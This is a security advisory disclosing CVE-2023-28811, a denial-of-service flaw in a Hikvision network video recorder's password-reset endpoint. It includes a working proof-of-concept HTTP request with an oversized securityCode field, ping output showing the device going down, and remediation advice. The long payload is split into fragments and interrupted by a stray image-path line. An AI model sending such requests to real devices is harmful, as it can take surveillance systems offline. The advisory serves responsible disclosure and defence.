IOActive Security Advisory

Title	Hikvision Camera Denial of Service: CVE-2023-28811
Severity	High
Discovered by	Sergio Ruiz Jiménez
Advisory Date	2024-03-21

Affected Product

- Hikvision DS-7732NI-I4(B)
  - Firmware Version: 4.40.017 build 210830
  - Encoding Version: 5.0 build 210326
  - Web Version: 4.0.51 build 210203
  - Plugin Version: 3.0.7.31

Background

The Hikvision DS-7732NI-14(B) is a 32-channel Network Video Recorder (NVR). IOActive had the opportunity to assess the DS-7732NI-I4 and identified one high-risk vulnerability. This issue could be exploited to cause a denial of service (DoS) to the device.

Timeline

- 2023-08-17: IOActive informs Hikvision about the identified vulnerability
- 2023-11-07: The finding is patched and published on Hikvision's website
- 2023-11-23: CVE is published as CVE-2023-28811
- 2024-03-21: IOActive advisory published

Technical Details

Threat and Impact

It is possible to cause a denial of service by sending a crafted request to the web service that the camera's system exposes on port 80.

Proof of Concept

Click on the `Forgot password?` link.

Select `E-mail Verification` for "Verification Mode."

Enter a long string in the "Verification Code" field, as well as the desired password.

The web server will stop working and then the host will stop.

Request:

```
PUT /ISAPI/Security/emailCertification?format=json HTTP/1.1
Host: 10.48.21.63
Content-Length: 15029
Cache-Control: max-age=0
Accept: */*
X-Requested-With: XMLHttpRequest
If-Modified-Since: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://10.48.21.63
Referer: http://10.48.21.63/doc/page/pwdReset.asp
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Cookie: language=en
Connection: close

{"EmailCertification":{"securityCode":"145123131411451231314114512
231314114512313141145123131411451231314114512313141145123131411
123131411451231145123131411451231314114512313141145123131411451
131411451231314114512313141314114512313141145123131411451231314
451231314114512313141145123131411451231314114512313141145123131
145123114512313141145123131411451231314114512313141145123131411
123131411451231314131411451231314114512313141145123131411451231
411451231314114512313141145123131411451231314114512313141145123
451231314114512313141145123131411451231314114512313141145123131
145123131413141145123131411451231314114512313141145123131411451
131411451231314114512313141145123131411451231314114512311451231
411451231314114512313141145123131411451231314114512313141145123
141314114512313141145123131411451231314114512313141145123131411
123131411451231314114512313141145123131411451231145123131411451
131411451231314114512313141145123131411451231314114512313141314
451231314114512313141145123131411451231314114512313141145123131
145123131411451231314114512313141145123114512313141145123131411
```


12313141145123131411451231314114512313141145123131413141145123131
41145123131411451231314114512313141145123131411451231314114512313
14114512313141145123131411451231145123131411451231314114512313141
14512313141145123131411451231314114512313141314114512313141145123
13141145123131411451231314114512313141145123131411451231314114512
31314114512313141145123114512313141145123131411451231314114512313
14114512313141145123131411451231314114512313141145123131411451231
31411451231314114512313141145123131411451231314114512313141145123
13141145123114512313141145123131411451231314114512313141145123131
41145123131411451231314131411451231314114512313141145123131411451
23131411451231314114512313141145123131411451231314114512313141145
12311451231314114512313141145123131411451231314114512313141145123
13141145123131413141145123131411451231314114512313141145123131411
45123131411451231314114512313141145123131411451231314114512311451
23131411451231314114512313141145123131411451231314114512313141145
12313141314114512313141145123131411451231314114512313141145123131
41145123131411451231314114512313141145123131411451231145123131411
45123131411451231314114512313141145123131411451231314114512313141
31411451231314114512313141145123131411451231314114512313141145123
13141145123131411451231314114512313141145123114512313141145123131
41145123131411451231314114512313141145123131411451231314131411451
23131411451231314114512313141145123131411451231314114512313141145
12313141145123131411451231314114512311451231314114512313141145123
13141145123131411451231314114512313141145123131413141145123131411
45123131411451231314114512313141145123131411451231314114512313141
14512313141145123131411451231145123131411451231314114512313141145
12313141145123131411451231314114512313141314114512313141145123131
41145123131411451231314114512313141145123131411451231314114512313
14114512313141145123114512313141145123131411451231314114512313141
14512313141145123131411451231314131411451231314114512313141145123
13141145123131411451231314114512313141145123131411451231314114512
31314114512311451231314114512313141145123131411451231314114512313
14114512313141145123131413141145123131411451231314114512313141145
12313141145123131411451231314114512313141145123131411451231314114
51231145123131411451231314114512313141145123131411451231314114512
31314114512313141314114512313141145123131411451231314114512313141
14512313141145123131411451231314114512313141145123131411451231145
12313141145123131411451231314114512313141145123131411451231314114
51231314131411451231314114512313141145123131411451231314114512313
14114512313141145123131411451231314114512313141145123114512313141
14512313141145123131411451231314114512313141145123131411451231314
13141145123131411451231314114512313141145123131411451231314114512
31314114512313141145123131411451231314114512311451231314114512313
14114512313141145123131411451231314114512313141145123131413141145
12313141145123131411451231314114512313141145123131411451231314114
51231314114512313141145123131411451231145123131411451231314114512
31314114512313141145123131411451231314114512313141314114512313141
14512313141145123131411451231314114512313141145123131411451231314
11451231314114512313141145123114512313141145123131411451231314114
51231314114512313141145123131411451231314131411451231314114512313
14114512313141145123131411451231314114512313141145123131411451231
31411451231314114512311451231314114512313141145123131411451231314


```
1145123131411451231314114512313141314114512313141145123131411451231314114512
3131411451231314114512313141145123131411451231314114512313141145123131411451
2313141145123114512313141145123131411451231314114512313141145123131411451231
3141145123131411451231314131411451231314114512313141145123131411451231314114
5123131411451231314114512313141145123131411451231314114512313141145123131411
4512311451231314114512313141145123131411451231314114512313141145123131411451
2313141145123131413141145123131411451231314114512313141145123131411451231314
1145123131411451231314114512313141145123131411451231314114512313141145123114
5123131411451231314114512313141145123131411451231314114512313141145123131411
4512313141314114512313141145123131411451231314114512313141145123131411451231
3141145123131411451231314114512313141145123131411451231314114512311451231314
1145123131411451231314114512313141145123131411451231314114512313141145123131
4131411451231314114512313141145123131411451231314114512313141145123131411451
2313141145123131411451231314114512313141145123114512313141145123131411451231
3141145123131411451231314114512313141145123131411451231314114512313141314114
5123131411451231314114512313141145123131411451231314114512313141145123131411
4512313141145123131411451231314114512311451231314114512313141145123131411451
2313141145123131411451231314114512313141145123131413141145123131411451231314
1145123131411451231314114512313141145123131411451231314114512313141145123131
4114512313141145123131411451231145123131411451231314114512313141145123131411
4512313141145123131411451231314114512313141145123131413141145123131411451231
3141145123131411451231314114512313141145123131411451231314114512313141145123
1314114512313141145123131411451231314114512313141145123131411451231314114512
4114512313141145123131411451231314114512313141145123131411451231314114512311
4512313141145123131411451231314114512313141145123131411451231314114512313141
1451231314131411451231314114512313141145123131411451231314114512313141145123
1314114512313141145123131411451231314114512313141145123131411451231145123131
4114512313141145123131411451231314114512313141145123131411451231314114512313
1413141145123131411451231314114512313141145123131411451231314114512313141145
1231314114512313141145123131411451231314114512311451231314114512313141145123
1314114512313141145123131411451231314114512313141145123131411451231314131411
4512313141145123131411451231314114512313141145123131411451231314114512313141
1451231314114512313141145123131411451231145123131411451231314114512313141145
1231314114512313141145123131411451231314114512313141145123131413141145123131
4114512313141145123131411451231314114512313141145123131411451231314114512313
1411451231314114512313141145123114512313141145123131411451231314114512313141
1451231314114512313141145123131413141145123131411451231314114512313141145123
1314114512313141145123131411451231314114512313141145123131411451231314114512
3131411451231314114512311451231314114512313141145123131411451231314114512313
1411451231314114512313141145123131413141145123131411451231314114512313141145
1231314114512313141145123131411451231314114512313141145123131411451231314114
5123131411451231145123131411451231314114512313141145123131411451231314114512
3131411451231314114512313141314114512313141145123131411451231314114512313141
1451231314114512313141145123131411451231314114512313141145123131411451231314
1145123114512313141145123131411451231314114512313141145123131411451231314114
```



```
51231314114512313141314114512313141145123131411451231314114512313
14114512313141145123131411451231314114512313141145123131411451231
14512313141145123131411451231314114512313141145123131411451231314
11451231314131411451231314114512313141145123131411451231314114512
31314114512313141145123131411451231314114512313141145123114512313
14114512313141145123131411451231314114512313141145123131411451231
31413141145123131411451231314114512313141145123131411451231314114
51231314114512313141145123131411451231314114512311451231314114512
31314114512313141145123131411451231314114512313141145123131413141
14512313141145123131411451231314114512313141145123131411451231314
11451231314114512313141145123131411451231145123131411451231314114
51231314114512313141145123131411451231314114512313141314114512313
14114512313141145123131411451231314114512313141145123131411451231
31411451231314114512313141145123114512313141145123131411451231314
11451231314114512313141145123131411451231314131411451231314114512
31314114512313141145123131411451231314114512313141145123131411451
23131411451231314114512311451231314114512313141145123131411451231
31411451231314114512313141145123131413141145123131411451231314114
51231314114512313141145123131411451231314114512313141145123131411
45123131411451231145123131411451231314114512313141145123131411451
23131411451231314114512313141314114512313141145123131411451231314
11451231314114512313141145123131411451231314114512313141145123131
41145123114512313141145123131411451231314114512313141145123131411
45123131411451231314131411451231314114512313141145123131411451231
31411451231314114512313141145123131411451231314114512313141145123
11451231314114512313141145123131411451231314114512313141145123131
41145123131413141145123131411451231314114512313141145123131411451
23131411451231314114512313141145123131411451231314114512311451231
31411451231314114512313141145123131411451231314114512313141145123
13141314114512313141145123131411451231314114512313141145123131411
45123131411451231314114512313141145123131411451231145123131411451
23131411451231314114512313141145123131411451231314114512313141314
11451231314114512313141145123131411451231314114512313141145123131
41145123131411451231314114512313141145123114512313141145123131411
45123131411451231314114512313141145123131411451231314131411451231
31411451231314114512313141145123131411451231314114512313141145123
13141145123131411451231145123131411451231314114512313141145123131
41145123131411451231314114512313141145123131413141145123131411451
23131411451231314114512313141145123131411451231314114512313141145
12313141145123131411451231145123131411451231314114512313141145123
13141145123131411451231314114512313141314114512313141145123131411
45123131411451231314114512313141145123131411451231314114512313141
14512313141145123114512313141145123131411451231314114512313141145
12313141145123131411451231314131411451231314114512313141145123131
41145123131411451231314114512313141145123131411451231314114512313
14114512311451231314114512313141145123131411451231314114512313141
14512313141145123131413141145123131411451231314114512313141145123
13141145123131411451231314114512313141145123131411451231314114512
31145123131411451231314114512313141145123131411451231314114512313
14114512313141314114512313141145123131411451231314114512313141145
12313141145123131411451231314114512313141145123131411451231145123
13141145123131411451231314114512313141145123131411451231314114512
```




```
3131413141145123131411451231314114512313141145123131411451231314114512313141
1451231314114512313141145123131411451231314114512311451231314114512313141145
1231314114512313141145123131411451231314114512313141145123131411451231314131
4114512313141145123131411451231314114512313141145123131411451231314114512313
1411451231314114512313141145123131411451231145123131411451231314114512313141
1451231314114512313141145123131411451231314114512313141314114512313141145123
1314114512313141145123131411451231314114512313141145123131411451231314114512
3131411451231314114512313141145123131411451231314114512313141145123131411451231314
1411451231314114512313141145123131411451231314131411451231314114512313141145
1231314114512313141145123131411451231314114512313141145123131411451231314114
5123131411451231314114512311451231314114512313141145123131411451231314114512
3131411451231314114512313141145123131411451231314131411451231314114512313141
1451231314114512313141145123131411451231314114512313141145123131411451231314
1145123131411451231145123131411451231314114512313141145123131411451231314114
5123131411451231314131411451231314114512313141145123131411451231314114512313
1411451231314114512313141145123131411451231314114512313141145123131411451231
3141145123114512313141145123131411451231314114512313141145123131411451231314
1145123131411451231314131411451231314114512313141145123131411451231314114512
3131411451231314114512313141145123131411451231314114512313141145123131411451
2311451231314114512313141145123131411451231314114512313141145123131411451231
3141145123131413141145123131411451231314114512313141145123131411451231314114
5123131411451231314114512313141145123131411451231314114512313141145123114512
3131411451231314114512313141145123131411451231314114512313141145123131411451
2313141314114512313141145123131411451231314114512313141145123131411451231314
1145123131411451231314114512313141145123131411451231145123131411451231314114
5123131411451231314114512313141145123131411451231314114512313141145123131413
1411451231314114512313141145123131411451231314114512313141145123131411451231
3141145123131411451231314114512313141145123114512313141145123131411451231314
1145123131411451231314114512313141145123131411451231314114512313141145123114512
3131411451231314114512313141145123131411451231314114512313141145123131411451
2313141314114512313141145123131411451231314114512313141145123131411451231314
1145123131411451231314114512313141145123131411451231314114512313141145123131
4114512313141145123114512313141145123131411451231314114512313141145123131411
4512313141145123131411451231314131411451231314114512313141145123131411451231
3141145123131411451231314114512313141145123131411451231314114512313141145123
1314114512313141145123131411451231314114512313141145123131411451231314114512
4512313141145123131411451231314131411451231314114512313141145123131411451231
2313141145123131411451231314114512313141145123131411451231314114512313141145
1231145123131411451231314114512313141145123131411451231314114512313141145123
1314114512313141314114512313141145123131411451231314114512313141145123131411
4512313141145123131411451231314114512313141145123131411451231145123131411451
2313141145123131411451231314114512313141145123131411451231314114512313141145
1231314131411451231314114512313141145123131411451231314114512313141145123131
4114512313141145123114512313141145123131411451231314114512313141145123131411
4512313141145123131411451231314114512313141145123131411451231314114512313141
3141145123131411451231314114512313141145123131411451231314114512313141145123
1314114512313141145123131411451231314114512311451231314114512313141145123131
4114512313141145123131411451231314114512313141145123131411451231314131411451
```



```
231314114512313141145123131411451231314114512313141145123131411451231314114
123131411451231314114512313141145123114512313141145123131411451231314114512
131411451231314114512313141145123131411451231314131411451231314114512313141
145123131411451231314114512313141145123131411451231314114512313141145123131
411451231314114512313141145123131411451231314114512313141145123131411451231
411451231314114512313141145123131411451231314114512313141145123131411451231
411451231314114512313141145123131411451231314131413141",","resetPassword
":"Ioactive"}}
```

Then the web server will stop:



After a few seconds, the device will be also down:

```
PING 10.48.21.63 (10.48.21.63): 56 data bytes
64 bytes from 10.48.21.63: icmp_seq=0 ttl=64 time=2.998 ms
64 bytes from 10.48.21.63: icmp_seq=1 ttl=64 time=0.676 ms
64 bytes from 10.48.21.63: icmp_seq=2 ttl=64 time=1.050 ms
64 bytes from 10.48.21.63: icmp_seq=3 ttl=64 time=0.940 ms
64 bytes from 10.48.21.63: icmp_seq=4 ttl=64 time=0.675 ms
64 bytes from 10.48.21.63: icmp_seq=5 ttl=64 time=0.815 ms
64 bytes from 10.48.21.63: icmp_seq=6 ttl=64 time=0.988 ms
64 bytes from 10.48.21.63: icmp_seq=7 ttl=64 time=0.877 ms
64 bytes from 10.48.21.63: icmp_seq=8 ttl=64 time=1.142 ms
64 bytes from 10.48.21.63: icmp_seq=9 ttl=64 time=0.314 ms
64 bytes from 10.48.21.63: icmp_seq=10 ttl=64 time=0.855 ms
64 bytes from 10.48.21.63: icmp_seq=11 ttl=64 time=1.120 ms
64 bytes from 10.48.21.63: icmp_seq=12 ttl=64 time=0.923 ms
64 bytes from 10.48.21.63: icmp_seq=13 ttl=64 time=0.790 ms
64 bytes from 10.48.21.63: icmp_seq=14 ttl=64 time=1.028 ms
64 bytes from 10.48.21.63: icmp_seq=15 ttl=64 time=1.152 ms
64 bytes from 10.48.21.63: icmp_seq=16 ttl=64 time=1.077 ms
64 bytes from 10.48.21.63: icmp_seq=17 ttl=64 time=2.559 ms
Request timeout for icmp_seq 18
Request timeout for icmp_seq 19
Request timeout for icmp_seq 20
Request timeout for icmp_seq 21
Request timeout for icmp_seq 22
Request timeout for icmp_seq 23
Request timeout for icmp_seq 24
Request timeout for icmp_seq 25
Request timeout for icmp_seq 26
Request timeout for icmp_seq 27
Request timeout for icmp_seq 28
Request timeout for icmp_seq 29
Request timeout for icmp_seq 30
Request timeout for icmp_seq 31
Request timeout for icmp_seq 32
Request timeout for icmp_seq 33
Request timeout for icmp_seq 34
^C
```

Recommendations

Examine the application's source code, and analyze the affected function to see if it is possible to overwrite the EIP. If the EIP can be overwritten, it is not only possible to cause a DoS, but also to achieve remote code execution.

As this was a black-box security assessment, IOActive could not determine which function is the cause of this vulnerability. The application could potentially reserve a fixed amount of memory, and the user could exceed the limit and overwrite registers. Therefore, an additional recommendation would be to check all client-side calls received on the server prior to execution.

